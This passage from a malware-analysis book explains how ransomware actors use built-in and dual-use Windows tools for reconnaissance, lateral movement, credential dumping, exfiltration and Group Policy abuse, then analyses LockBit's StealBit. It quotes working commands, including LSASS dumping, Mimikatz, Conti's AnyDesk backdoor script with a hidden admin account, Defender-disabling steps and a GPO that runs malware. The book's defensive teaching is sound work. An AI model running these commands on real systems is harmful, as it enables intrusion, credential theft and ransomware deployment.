adfind.exe -f "(objectcategory=organizationalunit)"
adfind.exe -sc trustdmp
adfind.exe -subnets -f (objectcategory=subnet)
adfind.exe -f "(objectcategory=group)"
adfind.exe -gcb -sc trustdmp
```

Listing 9-9: A batch script used by threat actors to collect Active Directory data from a victim domain

The script finds all information about people, computers, organizational units, subnets, and groups in the Active Directory domain, then dumps trust objects with the `-gcb` flag.

AdFind is a step up from the built-in Windows utilities, as it provides the user with more functionality than each of the individual built-in utilities, and its output is easier for the user to consume, yet these scripts most frequently dump the results to a text file, which can make it challenging to visualize the actual Active Directory structure. Another popular tool, BloodHound, offers a far more useful way to explore the Active Directory environment.

BloodHound

BloodHound is a dual-use tool that provides a relational map of the network and can help the threat actor gain a full picture of the Active Directory environment. It can be run offline, after the data collection. Using BloodHound, the threat actor can trace a realistic pathway from user to user on their way to the Domain Administrator, as shown in Figure 9-1.




Figure 9-1 : Using BloodHound to find a path from a user to an Administrator account

In this example, say we want to find a route between the user *jon.snow @north.sevenkingdoms.local* and the Administrators group *administrators @north.sevenkingdoms.local*. As you can see, we have a few different options; one example is to first go to *eddard.stark@north.sevenkingdoms.local*, a member of the *administrators@north.sevenkingdoms.local* group.

BloodHound is considered dual-use because it's often recommended to system administrators as a way to better understand their Active Directory environments, including any opportunities to harden their existing environments. It's a much more sophisticated solution than using tools like `dsquery`, `ldapsearch`, or even AdFind to query Active Directory manually, and most threat actors (and legitimate users!) will default to using it over the manual options.

Typically, when BloodHound usage gets flagged as malicious, it isn't because the tool itself dropped on the target (often, threat actors deploy it in memory), but rather due to the high volume of Active Directory queries it makes. Although the manual options are much harder to work with and require a ton of additional work, they are significantly stealthier than BloodHound in its default configuration.

Lateral Movement

Once the threat actor understands the structure of the Active Directory environment, they'll want to move laterally to another system. In previous chapters, you explored full-fledged tools that enable lateral movement, including trojans, C2 frameworks, and post-exploitation toolkits. But a threat actor can achieve some of the same functionality through the use of living-off-the-land techniques. The case study on Impacket in Chapter 8 looked at wmiexec and psexec; although not themselves living-off-the-land tools, they're built on some of the same Windows features with which

living-off-the-land tools interact. In this section, we'll look first at a LOLBin and then at a dual-use tool used for remote server management.

WMIC

Covered in the previous chapter, Windows Management Instrumentation (WMI) makes it possible for applications to share Windows management information, and the WMI command line utility, WMIC, acts as an interface to it. A threat actor can abuse WMIC to move laterally. Listing 9-10 shows a command to spawn a new process from the current system on another target system.

```
C:\> wmic /node:"target_ip" process call create "process_to_spawn"
```

Listing 9-10: Using WMIC to move laterally by spawning a new process on another system

A threat actor can create almost any process using this method, depending on how they write the command. They can also chain many commands together to achieve their desired behavior, such as opening a connection to a command-and-control (C2) server to drop additional files to the target, creating a reverse shell, or enabling common ransomware TTPs like shadow copy deletion (discussed further in Chapter 10).

In late 2021, a threat actor leaked a so-called "manual" for conducting cyberattacks that many believed to have been created by someone associated with the Conti ransomware-as-a-service group. An individual suspected to be an angry affiliate of the group published this set of documents as a RAR archive, whose name loosely translated from Russian to "Manuals and software for hard workers." An affiliate probably created the document to record useful commands and techniques, many of which are well known and frequently used by many. Even so, this manual provides some great examples of the real-world use of many techniques covered in this chapter.

Listing 9-11 is an excerpt from the leaked Conti data that shows how a threat actor could use WMI to copy and run a file across the entire Active Directory domain as a method of moving laterally. Note that some of the strings have been translated from Russian for clarity.

```
C:\> start wmic /node:@C:\share$\comps1.txt /user:"DOMAIN\Administrator" /password:"PASSWORD"
process call create "cmd.exe /c bitsadmin /transfer fx166 \\DOMAIN CONTROLLER\share$\fx166.exe
%APPDATA%\fx166.exe&%APPDATA%\fx166.exe"
```

Listing 9-11: A command from the Conti data for running a file across the Active Directory domain

This code looks fairly similar to the previous example, but it incorporates the use of another living-off-the-land binary, `bitsadmin`, a command line tool built into Windows that allows a user to create, upload, download, and monitor file transfer jobs using the Background Intelligent Transfer Service (BITS). Traditionally, Windows Updates has also used BITS to download updates from Microsoft or Windows Server Update Services, which further helps a threat actor using it to blend in. WMIC first reads

the *comps1.txt* file, which likely contains the list of IP addresses to which it should copy a file. Then, it creates a process to run the `bitsadmin` command.

Within this command, `bitsadmin` creates a job in the transfer queue called `fx166` that will copy the *fx166.exe* file from the Domain Controller share to the *%APPDATA%* directory of a machine and then run the file. This file propagated across the domain could be any type of malware payload, though the Conti affiliate behind the data most likely envisioned this technique as a way to deploy ransomware.

WinRM and Evil-WinRM

Like WMI, the Windows Remote Management (WinRM) protocol allows IT teams to remotely manage server hardware. The key difference is that WinRM uses HTTP or HTTPS as its communication protocol, whereas WMI uses Distributed Component Object Model (DCOM). WinRM also requires a listener on the client and a started service. This means a threat actor must perform additional setup tasks before using WinRM, such as starting a service using PowerShell.

A threat actor can use Windows Remote Shell (WinRS) to execute remote commands using the WinRM protocol. Listing 9-12 shows two WinRS commands for lateral movement. The first command remotely executes a binary, and the second command creates a command shell on the remote system.

```
C:\> winrs -r:host -u:user -p:password executable.exe
C:\> winrs -r:host "cmd"
```

Listing 9-12: Using WinRM for lateral movement

Note that, when run in a malicious context, the host parameter (`-r`) should be the computer's hostname rather than the IP address. If you try to connect to the remote host using an IP address instead of a hostname, WinRM might block the connection if the IP address isn't part of the TrustedHosts configuration. The *TrustedHosts* setting in WinRM controls which hosts are trusted by the local machine for executing remote machines. To add an IP address to the TrustedHosts, a user can execute the command seen in Listing 9-13.

```
C:\> winrm set winrm/config/client @{TrustedHosts="ip_address"}
```

Listing 9-13: A WinRM command to add an IP address to the TrustedHosts setting

Although using WinRM and WinRS directly allows a threat actor to move laterally, threat actors sometimes choose an all-in-one solution, Evil-WinRM, for working with the underlying functionality. Technically, a system administrator could use Evil-WinRM, too, but many of its features implement red team use cases. In addition to running executable files and remote commands on a target system, Evil-WinRM makes it easy to execute PowerShell scripts, run .NET assemblies in memory, and upload and download files. For example, Listing 9-14 uses Evil-WinRM to execute a PowerShell script on the target system.

```
user@desktop-system:/$ evil-winrm -i 10.2.XX.XX -u localuser -p password -s "localscriptsdir"
*Evil-WinRM* PS C:\Users\localuser\Documents> getproc.ps1
```

Listing 9-14: Using Evil-WinRM to execute getproc.ps1 *on a victim system*

The user needs to provide only a victim IP address (`-i`), a username (`-u`), a password (`-p`), and the script directory containing the script to execute (`-s`). In Listing 9-14, we execute a PowerShell script named *getproc.ps1* from the attacker's local scripts directory on the remote machine. As you can see, Evil-WinRM makes interfacing with WinRM for post-exploitation activity much easier because it doesn't require any setup.

Privilege Escalation

At some point, the threat actor may want to target systems that are accessible only to users with higher privileges, so they may try to obtain credentials for a high-privileged or Administrator account. There are other methods of escalating privileges, but acquiring credentials is by far one of the most powerful, and once a threat actor gains a foothold in a target network, they have many more techniques at their disposal for doing so. In this section, we'll look at two sets of tools for privilege escalation: one dual-use tool and one well-known offensive tool.

ProcDump

ProcDump is a part of the Windows Sysinternals tool suite. *Sysinternals* is a collection of freely available utilities from Microsoft that provides more advanced technical and monitoring capabilities than your average user would need. Although commonly used by system administrators and developers, anyone can easily download and run these tools on modern versions of Windows.

Developers originally created ProcDump to monitor applications for CPU spikes. If a spike occurs, the tool can generate a crash dump to help a system administrator determine the cause. These process-dumping capabilities also allow threat actors to dump the *Local Security Authority Subsystem Service (LSASS)* process, which contains authentication data, including Kerberos tickets, encrypted passwords, and NTLM hashes, although extracting this data from the dump requires a few extra steps.

Let's first see how a threat actor can dump the LSASS process memory. The command in Listing 9-15 saves this memory into a file named *dumpfile_name* using ProcDump. The `-ma` flag tells ProcDump to write a full dump file.

```
C:\> procdump -ma lsass.exe dumpfile_name
```

Listing 9-15: Using ProcDump to dump LSASS process memory

Next, the actor can exfiltrate this file from the victim machine and analyze it using WinDbg, a popular debugging tool that can extract the credentials, or Mimikatz, which we'll discuss in the next section.

In most situations, ProcDump usage isn't malicious, and the tool provides important functionality for system administrators. For those reasons, many system administrators configure their environments in such a way that its usage won't trigger an alert. Purposefully blacklisting the tool is rarely a valid option.

MiniDump and Mimikatz

Threat actors can also abuse the *comsvcs.dll* DLL to dump process memory from which to extract credentials. This DLL exports functions to create *minidump files*, which contain a subset of the information one would find in a crash dump file and have legitimate uses in debugging. The leaked Conti data advertises a few methods for implementing this technique. Listing 9-16 shows one well-known method for creating a minidump file of the LSASS process.

```
C:\> rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump LSASS-PID
C:\ProgramData\lsass.dmp full
```

Listing 9-16: Using MiniDump and comsvcs.dll *to create a minidump file of the LSASS process*

The command uses *rundll32.exe* to execute the *comsvcs.dll* DLL, calling the exported `MiniDump` function on the LSASS process's ID. `MiniDump` then calls the Windows function `MiniDumpWriteDump`, which creates the minidump file. Next, the Conti file recommends using Mimikatz to extract the credential information, as shown in Listing 9-17.

```
privilege::debug
sekurlsa::minidump A:\3.WORK\BL-ws20\lsass.DMP
log
sekurlsa::logonpasswords
```

Listing 9-17: Extracting credential information from the minidump file

Originally developed as an experiment in Windows security, Mimikatz has become popular for its credential harvesting abilities, which include obtaining Kerberos tickets, plaintext passwords, and password hashes from memory. Although many EDR and antivirus vendors flag Mimikatz as malicious, it remains effective and widely used, especially in forms that allow it to evade detection. Post-exploitation tools such as Metasploit, PowerSploit, and Empire now include Mimikatz, and developers have created other, sneakier variants.

Data Exfiltration

Many threat actors who deploy ransomware also exfiltrate data from their victims to use for extortion. Although some may do so using custom tools, C2 frameworks, or post-exploitation toolkits, many employ software that is considered benign, including tools many of us use frequently for remote desktop management, archive creation, or cloud management. A few examples include Rclone, AnyDesk, ScreenConnect, RDP, WinRAR, 7Zip, Atera, WinSCP, cURL, and Mega/MegaSync.

As with other dual-use tools, blacklisting or blocking their use on corporate machines could be problematic. That said, threat actors may use these tools differently than do typical users in a few ways:

- The threat actor might have to install the tool if the victim doesn't already have it installed. In those cases, the threat actor might install it in an unusual directory.
- Many threat actors rename these binaries, particularly if the organization bans their use. By renaming these tools, a threat actor might be able to avoid simple detection for suspicious software.
- A threat actor will run most of these tools via the command line and might use extra steps to enable them. For example, they might include additional command line flags, run the executable using another LOLBin, or initiate connections to unexpected remote locations.

Listing 9-18 shows an excerpt of PowerShell code taken from the leaked Conti data. This script uses AnyDesk to exfiltrate data.

```
mkdir "C:\ProgramData\AnyDesk"
# Download AnyDesk
$clnt = new-object System.Net.WebClient
$url = "http://download.anydesk.com/AnyDesk.exe"
$file = "C:\ProgramData\AnyDesk.exe"
❶ $clnt.DownloadFile($url,$file)

❷ cmd.exe /c C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk
  --start-with-win --silent

❸ cmd.exe /c echo <password> | C:\ProgramData\anydesk.exe --set-password

  net user oldadministrator "new account password" /add
❹ net localgroup Administrators oldadministrator /ADD
  reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\
❺ Winlogon\SpecialAccounts\Userlist" /v oldadministrator /t REG_DWORD /d 0 /f

❻ cmd.exe /c C:\ProgramData\AnyDesk.exe --get-id
```

Listing 9-18: Excerpted PowerShell code to exfiltrate data using AnyDesk

This code downloads ❶ and installs ❷ the AnyDesk executable, sets the password to one specified by the threat actor ❸, adds a user to the machine's Administrator group ❹, and then modifies the registry so the added user won't appear in the user list at logon ❺. Ensuring the user isn't visible in the user list makes these system changes less obvious to the victim. If they log on and see an unrecognized username, they'll likely realize something is wrong. The code then gets the user ID for AnyDesk ❻. With this ID, the threat actor can access a separate machine, download AnyDesk, and enter the credentials to upload or download files from the victim's machine.

What about these commands could seem unusual to a defender? Although this highly depends on what normal behavior looks like in the organization, notable features include the downloading of AnyDesk (or any

file) from PowerShell, the usage of AnyDesk (if it's unusual in the environment), the creation of a new user account, and the addition of this user account to the Administrators group.

Deployment

Deploying the ransomware isn't as simple as dropping a copy on the victim's desktop and running it. To maximize the attack's potential impact, the threat actor must ensure that their malware can encrypt as much data as possible before the company's security or IT teams stop the activity. In this section, we'll explore how Group Policy Objects (GPOs) work in Active Directory, then look at how threat actors can abuse them to deploy ransomware or perform other malicious actions.

Group Policy Objects

Active Directory's permissions and security policies are called Group Policies, and the objects that store them are called GPOs. System administrators typically use GPOs to distribute and enable software, enforce password or logon policies, and set access control rules in Active Directory environments. GPOs are stored in the Active Directory database, as well as in the *SYSVOL\[Domain]\Policies* directory. Periodically, machines in the domain will check for updates to the Group Policy. Updates made on the Domain Controller take time to replicate on user machines, however. They must travel all the way down the Active Directory environment's tree structure. Figure 9-2 shows an example from the GOAD environment containing three domains and two forests.




Figure 9-2: A simplified diagram of an Active Directory domain for GOAD showing three domains and two forests

A *forest* is the top-level container in Active Directory, representing an entire Active Directory environment, and consists of one or more domains. In this example, the two forests are *sevenkingdoms.local* and *essos.local*. Within each of the three domains, you can see a domain controller that is responsible for authentication and authorization for all users and computers within that domain. These domain controllers are *kingslanding*, *winterfell*, and *meereen*. The trust relationships between the domains, where designated, mean that users in one domain can access resources in the other domain with which the trust relationship exists.

Even though replication takes time, threat actors can use the powerful features of GPOs to their advantage to ensure their ransomware binaries all begin execution at once. Let's consider how this attack could work.

Group Policy Abuse

How might a threat actor abuse Group Policy to deploy ransomware? First, a threat actor could use GPOs to update security policies that prevent antivirus tools and EDR from flagging the ransomware binaries they intend to drop. They might also modify GPOs to get rid of any security policies that might hinder malicious activity, such as those that restrict PowerShell usage. Numerous open source examples demonstrate how to disable security software and enable PowerShell using GPO cmdlets like `Set-GPRegistryValue`. These examples aren't inherently malicious, but a threat actor could easily co-opt the techniques.

Second, if a threat actor can drop malware to the *Policies* directory, which stores GPOs, they can execute it using PowerShell, as shown in Listing 9-19.

```
C:\> powershell.exe -command "Start-Process -FilePath
\\server\SYSVOL\domain\Policies\....\malware.exe"
```

Listing 9-19: Executing a malware file stored in the Policies *directory using PowerShell*

Next, the actor could use Active Directory's GPO software distribution capabilities to distribute the ransomware as a software update. When machines in the domain check for new policies, they'll download it. To make this check-in more timely, the threat actor might shorten the check-in interval, then wait 24 hours to avoid missing out on machines that might be off or inactive. Finally, the GPO could create a scheduled task to run the ransomware at a designated point in time. Listing 9-20 shows an example of how a threat actor could use PowerShell to create a new GPO, link the GPO at the domain level, and then run a PowerShell command that runs the malware at logon.

```
PS C:\> New-GPO -Name "Malicious GPO"
PS C:\> New-GPLink -Name "Malicious GPO" -Target "dc=domain,dc=local"
PS C:\> Set-GPPrefRegistryValue -Name "Malicious GPO" -Context Computer -Action Create
-Key "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" -ValueName "Key Value"
-Value "%COMSPEC% /b /c start /b /min /c \\[network share]\malware.exe" -Type ExpandString
```

Listing 9-20: A PowerShell command that modifies the GPO to run a malware file on the network share

The `Set-GPPrefRegistryValue` PowerShell command allows us to modify an existing GPO programmatically. We use it to alter our newly created malicious Group Policy, "*`Malicious GPO`*". The `-Context Computer` modifies the GPO's computer configuration policy, meaning it will apply to computer objects rather than user objects.

A GPO can have a user configuration policy, a computer configuration policy, or both. The *user configuration* affects user account settings, independent of which computer the user logs into, whereas the *computer configuration* affects computer account settings regardless of which user logs on to the computer. The registry key we're modifying is *HKLM\Software\Microsoft\Windows\CurrentVersion\Run*, meaning the command in the `-Value` parameter will run at startup or logon. The environment variable `%COMSPEC%` is the path to *cmd.exe*, which allows us to execute the *malware.exe* file hosted on the network share in the background (`/b`), minimized (`/min`).

An example from the leaked Conti documents shows how to edit a local machine's Group Policy to disable antivirus software, delete shadow copies, mount hidden system drives, and modify login permissions for Network Level Authentication (NLA). *NLA* is a feature that can enhance RDP security, which requires users to authenticate before establishing a remote session. Here is an excerpt of these instructions:

> **gpedit.msc**
> Inside, follow the path Computer Configuration - Administrative Templates - Windows Components - Windows Defender
> find the item "Real-time protection":
> There, select the item "Turn off real-time protection" and click on it twice with the mouse button:
> Then select the circle "Enabled" and click OK.
>
> **Always run everything as Administrator:**
> uac - removes the pop-up window asking for permission to run as administrator
> defoff - kill defender (does not work on everything, then check in taskmgr for the presence of the Mspeng process)
> RDP - raises port 3389
> del - delete Shadow copy (requests permission to delete, press - y)
> NS - mount hidden system drives (password:98) !! use after demolishing AV
> NLA+BACK - fixes NLA + backdoor for logging into the system without a password, works like this:
> in the login window (where it asks to enter credentials) - press win+Y the cmd window pops up
> write taskmgr, open the users tab, right-click on any user - connect
> p.s - does not work on tens \ requires a pass

The instructions guide the user to open *gpedit.msc*, find the configuration setting for Windows Defender's real-time protection attribute, and turn

it off. The *gpedit.msc* file is the Group Policy Editor that a system administrator uses to configure or manage Group Policy settings.

The second section instructs the user to run batch scripts as an Administrator, including *uac*, *defoff*, and *del*. These batch scripts modify security software settings and remove shadow copies, as the comments next to each one indicate. By deleting shadow copies, the operator makes recovery more challenging for a victim. Finally, the author shows the user how to modify NLA in order to log in without a password.

This Conti technique involves the modification of Group Policy using the same methods a system administrator might use to further escalate an attack without drawing the attention of EDR. Generally, threat actors modify Group Policy prior to dropping a final payload, such as ransomware. However, one ransomware variant known as LockBit ransomware incorporates some of this functionality into the LockBit 2.0 and LockBit 3.0 versions of the locker itself. LockBit first emerged in 2019 and operated as a ransomware-as-a-service model; the group consistently released new versions of its ransomware, some based on leaked lockers of other threat actors. In general, these lockers offered new features and employed evasion techniques, some of which other groups were not doing at the time, including this Group Policy modification technique we'll look at now. Later in this chapter, our case study will focus on the group's data exfiltration utility known as StealBit.

First, LockBit modifies registry key values to restrict or turn off various Windows Defender functionalities in the GPO. Table 9-1 provides a listing of these keys, the value LockBit sets them to in order, and the purpose of the key and resulting modification.

Table 9-1: Registry Keys Modified by LockBit to Restrict Windows Defender

Registry key	Value set	Purpose
Software\Policies\Microsoft\Windows Defender\DisableAntiSpyware	True	Disables the AntiSpyware feature of Windows Defender
Software\Policies\Microsoft\Windows Defender\Real-Time Protection\ DisableRealtimeMonitoring	True	Disables the Real-Time Monitoring feature of Windows Defender
Software\Policies\Microsoft\ Windows Defender\Spynet\ SubmitSamplesConsent	Never Send	Does not send samples to Microsoft if they are flagged for further analysis
Software\Policies\Microsoft\ Windows Defender\Threats\ Threats_ThreatSeverityDefaultAction	Enable	When enabled, allows configuration of remediation actions to take for each threat level
Software\Policies\Microsoft\ Windows Defender\Threats\ ThreatSeverityDefaultAction\Low	Ignore	Does not take any action for threat alert identified as Low
Software\Policies\Microsoft\ Windows Defender\Threats\ ThreatSeverityDefaultAction\Medium	Ignore	Does not take any action for threat alert identified as Medium

(continued)

Table 9-1: Registry Keys Modified by LockBit to Restrict Windows Defender *(continued)*

Registry key	Value set	Purpose
Software\Policies\Microsoft\Windows Defender\Threats\ThreatSeverityDefaultAction\High	Ignore	Does not take any action for threat alert identified as High
Software\Policies\Microsoft\Windows Defender\Threats\ThreatSeverityDefaultAction\Severe	Ignore	Does not take any action for threat alert identified as Severe
Software\Policies\Microsoft\Windows Defender\UX Configuration\Notification_Suppress	Enabled	When enabled, suppresses notifications from Windows Defender

In LockBit 3.0, the malware also modifies registry keys for Group Policy update times. Table 9-2 provides a list of these keys, the value LockBit sets them to, and an explanation of what the key is used for.

Table 9-2: Registry Keys Modified by LockBit to Change Group Policy Update Times

Registry key	Value set	Purpose
HKLM\SOFTWARE\Policies\Microsoft\Windows\System\GroupPolicyRefreshTimeDC	1	Used to set how often Group Policy is updated on Domain Controllers while they are running (in minutes)
HKLM\SOFTWARE\Policies\Microsoft\Windows\System\GroupPolicyRefreshTimeOffsetDC	1	A random time interval added to the refresh interval (see previous cell) to ensure that all Domain Controllers are not requesting the Group Policy at the same time (in minutes)
HKLM\SOFTWARE\Policies\Microsoft\Windows\System\GroupPolicyRefreshTime	1	Used to set how often Group Policy is updated on computers in the domain while they are in use (in minutes)
HKLM\SOFTWARE\Policies\Microsoft\Windows\System\GroupPolicyRefreshTimeOffset	1	A random time interval added to the refresh interval (see previous cell) to ensure that all clients are not requesting the Group Policy at the same time (in minutes)

By setting these values to one minute, LockBit forces both the Domain Controllers and the computers in the domain to check in every minute for the updated Group Policy that the locker configures.

LockBit also runs a PowerShell command using `CreateProcessW` to force a Group Policy update on all hosts in the network. Listing 9-21 shows the deobfuscated PowerShell command.

```
powershell.exe -Command "Get-ADComputer -filter * -Searchbase 'Active Directory Domain' |
foreach{ Invoke-GPUpdate -computer $_.name -force -RandomDelayInMinutes 0}"
```

Listing 9-21: A PowerShell command to update Group Policy

The PowerShell command in Listing 9-21 uses the `Get-ADComputer` command to find all computers (`-filter *`) in the Active Directory domain. Then, for each computer it identifies, it uses the `Invoke-GPUpdate` command to perform the update. The use of the `-force` argument means the command will run without asking for user confirmation, and setting the `RandomDelayInMinutes` to `0` causes the update to run as soon as the `gpupdate` task has been scheduled.

Most ransomware doesn't come prepackaged with the ability to modify GPOs and spread through the domain. Generally, the operator will execute this functionality using a batch file or other script before deploying the locker.

Case Study: Comparing StealBit to LOLBins

So far, this chapter has compared living-off-the-land techniques with dual-use and offensive tooling that accomplish similar tasks. In this case study, we'll analyze a fairly unique piece of malware called StealBit. First seen in 2021, StealBit is a custom tool developed by the ransomware actor LockBit to exfiltrate data from victims. LockBit provided StealBit to its affiliates as an added benefit of choosing their ransomware-as-a-service. StealBit is a separate executable from the LockBit ransomware binary, and an affiliate would use it prior to dropping and executing the locker.

Most of the data exfiltration tools we've seen require significant up-front investment on the part of a threat actor. The threat actor must drop the tool on the victim machine, perform some configuration, create and drop a script and archive utility to collect the files to exfiltrate, and ensure the network endpoints can allow the data to be exfiltrated. StealBit makes this process much easier by automating much of this technical complexity.

Other threat actors have created data exfiltration tools. Notable examples include Ryuk Infostealer, created by Ryuk in 2020, and ExMatter, created by BlackMatter in 2022. Threat actor–produced data exfiltration tools have the benefit of being streamlined to collect the types of data a ransomware actor is most interested in, such as documents, source code files, and design documents.

Configuration

Let's begin by looking at the malware's possible configuration options, which can help us identify features to search for during our analysis. When we execute the StealBit binary, we see an interface containing log information about the current configuration, as shown in Listing 9-22.

```
[17:02:45] StealBit 1.1 config:
  Network limit: unlim
  Self delete: No; Hide Window: No
  Skip system files: Yes; folders: Yes
  Max filesize: unlim
[17:02:45] PC: DESKTOP-SN64PFE@NODOMAIN
```

```
[17:02:45] [+] WinSock initialized
[17:02:45] [+] IO completion port initialized...
[17:02:45] Connecting to 185.XXX.XXX.XXX
```

Listing 9-22: The StealBit GUI window

A threat actor using StealBit can configure which files or folders to exfiltrate, the maximum file size, the data exfiltration rate, and the tool's visibility using the following options:

`-delete` Whether the malware should self-delete after execution; options are "yes" or "no"

`-hide` Whether the malware's interface should display; options are "yes" or "no"

`-net` The transfer rate for data exfiltration in kilobytes (KB), megabytes (MB), or gigabytes (GB)

`-file` The maximum size of files to exfiltrate in KB, MB, or GB

`-skipfiles or -skipfolders` Whether the malware should skip exfiltration of files with the specified extensions or located in specified folders

Based on these options, we might want to look for features like the following during our analysis:

- How the malware hides its interface and any commands it might use for self-deletion
- File traversal functionality, in which we'd expect to see code for excluding files by folder, extension, or file size, as specified in the command line arguments
- Possibly some functionality for archiving or compressing the files to exfiltrate
- Network functionality for the actual exfiltration of the files with some rate-limiting capability, as specified by the command line arguments

We additionally expect that some (or all) of this functionality will employ some method of concurrency because the threat actor may want to exfiltrate a lot of data and will need to do so in as little time as possible to avoid getting caught. Let's try to figure out where in the code these activities take place and what mechanism the malware uses to achieve them.

Anti-Analysis Techniques

When viewed in Ghidra, the malware doesn't seem to contain many strings, which is unusual, as it's unpacked. Remember that Chapter 6 gave us a few ways to distinguish packed binaries from unpacked ones, including the relative section sizes, section names, and entropy. No entropy value in this binary is larger than 6.1, which is in line with unpacked data. Table 9-3 shows the sections of this binary and their relative sizes.

Table 9-3: Sections in the StealBit Sample

Section	Start	End	Length
Headers	0x400000	0x4003ff	0x400
.text	0x401000	0x40a1ff	0x9200
.rdata	0x40b000	0x40b3ff	0x400
.data	0x40c000	0x40d3ff	0x1400
.data	0x40d400	0x40dd0b	0x90c
.bss	0x40e000	0x40e5ff	0x600

We don't see any unusual section names, and the section sizes are as we would expect, with the `.text` section substantially larger than any of the other sections. Ghidra shows two `.data` sections in this binary with slightly different configurations: The larger section is initialized, whereas the smaller one isn't. By *initialized*, I mean that the variables in the section have an assigned default value. Table 9-4 shows the very few strings we can see at first glance in the StealBit code.

Table 9-4: Strings Visible in the StealBit Sample

Address	String value	String representation
0040b238	explorer.exe	u"explorer.exe"
0040b254	user??.dll	u"user??.dll"
0040c330	%DASDUL AII%	"%DASDUL",16h,17h,"\ vAII%"
0040c5b0	A&%(1-42o%--A	"A&%(1-42o%--A"
0040c960	L"8(b(L	"L\"8(b(L"
0040ce00	T!'1&gfzO88T	"T!'1&gfzO88T"

There are very few strings, suggesting that others may be encrypted or obfuscated somewhere in the malware. Curiously, when we look for the functions the binary imports, we don't see any, which suggests the malware may load them at runtime, likely using one of the `LoadLibrary` functions. Another artifact that we see at the beginning of the entry point is a simple debugger check, shown in Listing 9-23, for the value in the `NtGlobalFlag`, which you may remember from Chapter 3.

```
                    entry
00405eef 55                 PUSH        EBP
00405ef0 8b ec              MOV         EBP,ESP
00405ef2 83 e4 f8           AND         ESP,0xfffffff8
❶ 00405ef5 64 a1 30 00 00 00  MOV       EAX,FS:[0x30]
00405efb 83 ec 38           SUB         ESP,0x38

❷ 00405efe f6 40 68 70      TEST        byte ptr [EAX + 0x68],0x70
00405f02 53                 PUSH        EBX
00405f03 56                 PUSH        ESI
```

```
❸ 00405f04 74 02          JZ          LAB_00405f08

                    spin_forever                          XREF[1]: 00405f06 (j)
00405f06 eb fe            JMP         spin_forever
```

Listing 9-23: A check for `NtGlobalFlag` indicating the program is being debugged

The `NtGlobalFlag` flag is located at offset 0x68 of the PEB. The first annotated instruction ❶ gets a pointer to the PEB, and the second annotated instruction ❷ checks whether the value is 0x70, which would indicate that the program is being debugged. If the malware determines that someone is debugging it, the malware will appear to hang due to the infinite loop (`spin_forever`).

Note that this check is much easier to spot than the anti-debugging checks present in SmokeLoader, covered in Chapter 3. Part of the reason for this is that we can clearly see the retrieval of the pointer to the PEB, which is followed closely by the comparison of the `NtGlobalFlag` value to 0x70. The code itself is also unobfuscated, which makes analysis much easier in general.

If we executed the code, we could easily bypass the check; we can simply modify the value of the `NtGlobalFlag` in memory at runtime to be something other than 0x70. We could also replace these sequences with a `NOP` instruction or change the conditional jump instruction (`JZ`) to an unconditional jump (`JMP`). Then, when the malware retrieved this value from the PEB and performed the comparison, the code would take the jump to `LAB_00405f08` ❸.

Function Imports

We mentioned that StealBit doesn't seem to import any functions, but the malware uses Windows APIs, and the code must import these functions in order to use them, which makes it likely that StealBit finds the addresses of imported functions at runtime.

One of the first functions we see after the entry point contains code that looks for the offset to *kernel32.dll* after obtaining a pointer to the PEB. This might be a good place to search for import resolution code. Often, malware that resolves function imports at runtime needs to traverse the modules loaded into memory in order to do this resolution, which requires obtaining a pointer to the PEB, followed by one to the `InLoadOrderModuleList`, as shown in Listing 9-24. I've added the ASCII representation of each hex digit as comments to demonstrate where the *kernel32.dll* string is located; note that the letters appear slightly shuffled in the decompilation.

```
  ❶ p_PEB = (PEB *)get_PEB_ptr_z();
❷ pModuleList = p_PEB->PEB_LDR_DATA->InLoadOrderModuleList;
  kernel32.dll = 0x6b; 'k'
  local_1c = 0x72; 'r'
  local_1e = 0x65; 'e'
  local_1a = 0x6e; 'n'
  local_14 = 0x33; '3'
```

```
local_12 = 0x32; '2'
local_10 = 0x2e; '.'
local_e = 0x64; 'd'
local_16 = 0x6c; 'l'
local_8 = 0; '\0'
cpy_pModuleList = pModuleList;
